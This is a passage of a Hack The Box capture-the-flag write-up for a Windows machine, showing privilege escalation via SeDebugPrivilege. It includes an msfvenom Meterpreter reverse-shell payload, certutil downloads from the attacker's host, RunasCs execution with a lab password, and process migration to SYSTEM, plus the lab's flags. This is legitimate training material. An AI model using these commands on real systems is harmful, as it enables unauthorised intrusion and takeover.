PS C:\Users\alaading\Documents> |
[HTB] 0:openvpn 1:msf* 2:sudo-
```

**USER FLAG:** 1d22f416f64e708d1bdfe2c81cfdb288

### PrivEsc

Checking my user privileges I can see I have SeDebugPrivilege but it is disabled

### Screenshot Evidence

```
PS C:\Windows\System32\spool\drivers\color> whoami /priv
```

## PRIVILEGES INFORMATION

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

SeDebugPrivilege is a special privilege that when assigned gives a token high integrity. This is given to users of the Administrator's group by default but can be handed out individually. This privilege is known to pass over certain Windows access checks.

**REFERENCE:** <https://www.security101.medium.com/mastering-windows-access-control-understanding-sedebugprivilege-28a58c2e5314>

**REFERENCE:** <https://woshub.com/obtain-sedebugprivilege-debug-program-policy-enabled/>

There are multiple ways to enable this privilege such as psgetsys

**TOOL:** <https://notes.morph3.blog/windows/privilege-escalation/sedebugprivilege>

I am going to use RunasCS to gain a Meterpreter and desired privilege

```
# Generate Payload
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.74 LPORT=1335 -f exe -o /var/www/html/tobor.exe

# Start webserver
sudo systemctl start apache2
```

I started a listener

```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.74
set LPORT 1335
set payload windows/x64/meterpreter/reverse_tcp
run -j
```

I uploaded the RunasCs.exe and the payload to the target

```
# Commands Executed
cd C:\Windows\System32\spool\drivers\color
certutil -urlcache -f http://10.10.14.74/RunasCs.exe RunasCs.exe
certutil -urlcache -f http://10.10.14.74/tobor.exe tobor.exe
```

## Screenshot Evidence

```
PS C:\Windows\System32\spool\drivers\color> dir
```

Directory: C:\Windows\System32\spool\drivers\color

Mode	LastWriteTime	Length	Name
-a	9/15/2018 12:12 AM	1058	D50.camp
-a	9/15/2018 12:12 AM	1079	D65.camp
-a	9/15/2018 12:12 AM	797	Graphics.gmmp
-a	9/15/2018 12:12 AM	838	MediaSim.gmmp
-a	9/15/2018 12:12 AM	786	Photo.gmmp
-a	9/15/2018 12:12 AM	822	Proofing.gmmp
-a	9/15/2018 12:12 AM	218103	RSWOP.icm
-a	2/18/2024 11:37 AM	51712	RunasCs.exe
-a	9/15/2018 12:12 AM	3144	sRGB Color Space
-a	2/18/2024 11:37 AM	7168	tobor.exe

I then ran the payload to catch the elevated shell

```
# Commands Executed
cd C:\Windows\System32\spool\drivers\color
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 "C:\Windows\System32\spool\drivers\color\tobor.exe"
```

## Screenshot Evidence

```
PS C:\Windows\System32\spool\drivers\color> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "C:\Windows\System32\spool\drivers\color\tobor.exe"
[*] Sending stage (201798 bytes) to 10.129.24.147
[*] Meterpreter session 3 opened (10.10.14.74:1335 → 10.129.24.147:49694) at 2024-02-18 11:37:18
```

Checking my privileges I can see RunasCs granted me SeDebugPrivilege  
I used that privilege to migrate my Meterpreter session into the winlogon process

```
# Meterpreter Commands
getprivs
ps winlogon
getuid
migrate 552
getuid
```

## Screenshot Evidence



```

meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeChangeNotifyPrivilege
SeDebugPrivilege
SeIncreaseWorkingSetPrivilege

meterpreter > ps winlogon
Filtering on 'winlogon'

Process List
=====

  PID  PPID  Name           Arch  Session  User  Path
  ----  ----  -
  552  472  winlogon.exe  x64   1         C:\Windows\System32\winlogon.exe

meterpreter > getuid
Server username: POV\alaading
meterpreter > migrate 552
[*] Migrating from 1360 to 552 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
[HTB] 0:openvpn 1:msf* 2:sudo-

```

I was then able to read the root flag

```

# Commands Executed
type C:\Users\Administrator\Desktop\root.txt
#RESULTS
796f62eeb3a775739b37e3b85bbc2656

```

## Screenshot Evidence

```
meterpreter > shell
Process 4232 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
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C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
pov

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
796f62eeb3a775739b37e3b85bbc2656

C:\Windows\system32>|
[HTB] 0:openvpn 1:msf* 2:sudo-
```

**ROOT FLAG:** 796f62eeb3a775739b37e3b85bbc2656